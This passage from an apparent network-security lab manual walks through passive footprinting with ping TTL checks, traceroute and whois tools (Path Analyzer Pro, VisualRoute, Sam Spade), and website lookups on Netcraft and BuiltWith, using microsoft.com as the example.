
C:\Users\CSP>ping www.us-council.com

Pinging www.us-council.com [50.62.160.250] with 32 bytes of data:
Reply from 50.62.160.250: bytes=32 time=250ms TTL=112
Reply from 50.62.160.250: bytes=32 time=250ms TTL=112
Reply from 50.62.160.250: bytes=32 time=251ms TTL=112
Reply from 50.62.160.250: bytes=32 time=250ms TTL=112

Ping statistics for 50.62.160.250:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 250ms, Maximum = 251ms, Average = 250ms

C:\Users\CSP>
```

- If the TTL value for a ping reply is between 35 and 64, it is a unix/linux host.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\CSP>ping www.microsoft.com

Pinging e13678.dspb.akamaiedge.net [23.67.3.108] with 32 bytes of data:
Reply from 23.67.3.108: bytes=32 time=236ms TTL=48
Reply from 23.67.3.108: bytes=32 time=235ms TTL=48
Reply from 23.67.3.108: bytes=32 time=235ms TTL=48
Reply from 23.67.3.108: bytes=32 time=235ms TTL=48

Ping statistics for 23.67.3.108:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 235ms, Maximum = 236ms, Average = 235ms

C:\Users\CSP>
```

### Tool : IP2country

IP2country is a small application that takes an IP or host and tells you in which country the IP is located.


- Start the **IP2country** application and give the IP address. It will tell you in which country the IP is located.




## Tool : Path Analyzer Pro

Path Analyzer Pro is advanced user-friendly traceroute tool, which provides firewall detection and traversal\*, multi-metric hop analysis, stunning graphical visualizations, etc.


- Start the **Path Analyzer Pro** application and give domain name. It display the graphical path from your computer to the given website name.



- Displays DNS, Routing and Registries information.




- Displays hop by hop by Router/Firewall IP address, ASN No., ISP Networks, Latency etc.




## Tool : VisualRoute

VisualRoute enables on-demand connectivity analysis from a single computer, a remote customer desktop, a remote server, or multiple points on a global network. It includes integrated traceroute, ping tests, reverse DNS and Whois lookups, and displays the actual route of connections and IP address locations on a global map.

- Start the **VisualRoute** application and provide the URL to trace.




- It displays the graphical path from your computer, a remote customer desktop, a remote server, or multiple points on a global network to the given website name.




## Tool : Sam Spade

Sam Spade is a network-query tool contains many server-finding utility such as nslookup, whois, traceroute, etc. have been previously available, but only from a command line. Sam Spade lets you use these tools from a graphical interface and information found with one tool can be queried using another.


- Start the **Sam Spade** application and provide domain name.




- Sam Spade displays the domain whois information.




- Click on **Trace** button, it will display routing path to domain name with hops.



- Click on **Ping** button, it will display Ping result with IP TTL Values.



## WEBSITE FOOTPRINTING



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### Website Footprinting – Websites

- [www.netcraft.com](http://www.netcraft.com)
- [www.builtwith.com](http://www.builtwith.com)
- [www.archive.org](http://www.archive.org)

### Website Footprinting – Tools

- ID Serv

## Website : [www.netcraft.com](http://www.netcraft.com)

**Netcraft.com** provides web server and web hosting analysis, including web server and operating system detection. Depending on the queried server's operating system, their service is able to monitor uptimes, etc. for determining the reliability of a web hosting provider.

- Access [www.netcraft.com](http://www.netcraft.com) from any web browser.

The screenshot shows the main homepage of Netcraft. At the top, there is a navigation bar with links for Home, News, Anti-Phishing, Security Testing, Internet Data Mining, Performance, and About Netcraft. Below the navigation bar, there is a search bar with the placeholder "Search Netcraft" and a "Search" button. To the right of the search bar are social media links for Twitter, Facebook, and RSS. A "Latest News" section on the right side lists several news items from June 2018, May 2018, and April 2018. The main content area features a "Proactively defend your brand against phishing sites attempting to steal your users details:" section with a screenshot of a phishing site for "www.examplebank.com". Below this, there is a list of bullet points about Netcraft's anti-phishing services. On the left side, there is a sidebar with a "What's that site running?" section containing a form where "www.microsoft.com" has been entered, and a red box highlights this input field. The bottom of the page has a "Protect your customers" section and a "Solutions For..." section listing various industries.

- Type the URL of the webserver whose information is to be found.

This screenshot shows the results for the URL "www.microsoft.com" in the "What's that site running?" search field. The results page includes a summary of Microsoft's security audit by Netcraft, stating it was audited on June 21, 2018. It also features a "Report Suspicious URL" button at the bottom. The rest of the page is identical to the one shown in the previous screenshot, including the "Protect your customers" and "Solutions For..." sections.

- It will display website details like website title, website description, keywords, site rank, etc.

Background	
Site title	Microsoft - Official Home Page
Date first seen	August 1995
Site rank	1158
Primary language	English
Description	At Microsoft our mission and values are to help people and businesses throughout the world realize their full potential.
Keywords	Not Present
Netcraft Risk Rating [FAQ]	0/10

- It will display IP address of the website, domain registrar details, owner of the domain name, website hosting company and country details.

Network	
Site	http://www.microsoft.com
Domain	microsoft.com
IP address	23.200.101.224
IPv6 address	2a02:26f0:71:28e:0:0:356e
Domain registrar	markmonitor.com
Organisation	Microsoft Corporation, One Microsoft Way, Redmond, 98052, United States
Top Level Domain	Commercial entities (.com)
Hosting country	NL
Netblock Owner	Akamai International, BV
Nameserver	ns1.msft.net
DNS admin	msnhst@microsoft.com
Reverse DNS	a23-200-101-224.deploy.static.akamaitechnologies.com
Nameserver organisation	whois.markmonitor.com
Hosting company	Akamai Technologies
DNS Security Extensions	unknown
Latest Performance	


- It will also display hosting history details like different IP address / operating system used.

Hosting History					
Netblock owner	IP address	OS	Web server	Last seen	Refresh
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.198.83.104	Linux	unknown	24-Jun-2018	
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.44.101.131	Linux	unknown	22-Jun-2018	
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.4.211.190	Linux	unknown	18-Jun-2018	
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	104.103.201.26	Linux	unknown	12-Jun-2018	
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.195.133.197	Linux	unknown	12-Jun-2018	
Akamai	88.221.16.244	Linux	unknown	1-Jun-2018	
Akamai	84.53.169.145	Linux	unknown	26-May-2018	
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.195.133.197	Linux	unknown	25-May-2018	
Akamai	88.221.16.244	Linux	unknown	19-May-2018	
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.44.101.131	Linux	unknown	12-May-2018	


## Website : builtwith.com

**Builtwith.com** website can be used to find the technologies used to build a website or a web application.

- Access builtwith.com from any web browser and provide the URL of the website.



- Builtwith.com displays all the web technologies used for creating the website or the web application.



**Widgets**

- 3 Google Identity Platform**  
Google Identity Platform Usage Statistics - Download list of all Google Identity Platform websites ⓘ  
Google Sign-In is a secure authentication system that enables users to sign in with their Google account.
- in LinkedIn Follow Company Plugin**  
LinkedIn Follow Company Plugin Usage Statistics - Download list of all LinkedIn Follow Company Plugin websites ⓘ  
When a user clicks on the Follow Company button, they will automatically begin following the company.
- Del.icio.us**  
Del.icio.us Usage Statistics - Download list of all Del.icio.us websites ⓘ  
The website contains del.icio.us based content.
- 3 Google Font API**  
Google Font API Usage Statistics - Download list of all Google Font API websites ⓘ  
The Google Font API helps you add web fonts to any web page.
- f Workplace by Facebook**  
Workplace by Facebook Usage Statistics - Download list of all Workplace by Facebook websites ⓘ  
Group discussion, a personalised News Feed, and voice and video calling from Facebook.


View Global Trends

mediclegda.ru  
sezlet.com  
clar.com  
centarkolgot.ru  
yla.com  
repuestoslabor.es  
koraliife.com  
irlets.com  
startv.ru  
dcm-djyclub.com  
tripinavan.com.au  
istekle.com  
0532bangong.com  
twinedude.com  
fotoklub.oppidum.hr  
czb26.top  
guizheng.net  
bureau.ru  
cdl.lv  
headout.com  
marketing.ie  
oneandalfinancial.co.uk  
roguevalleyevents.com  
able.com.pg  
talk-point.de  
mariodkt.blogspot.de  
sankyo-shodoku.com  
matrix.ca  
seris.com.br  
janvet.com  
crispalmovel.net  
gkbt.com.pl  
ferresurla.negocio.site  
live.nl  
support.asp.com  
corvinarestaurant.com.au  
strangedream.tv  
ciaoapp.net  
libero.it  
rikaltz.com  
fotozboev.ru  
phreax.net  
waterpark.co.il  
microsoft.com

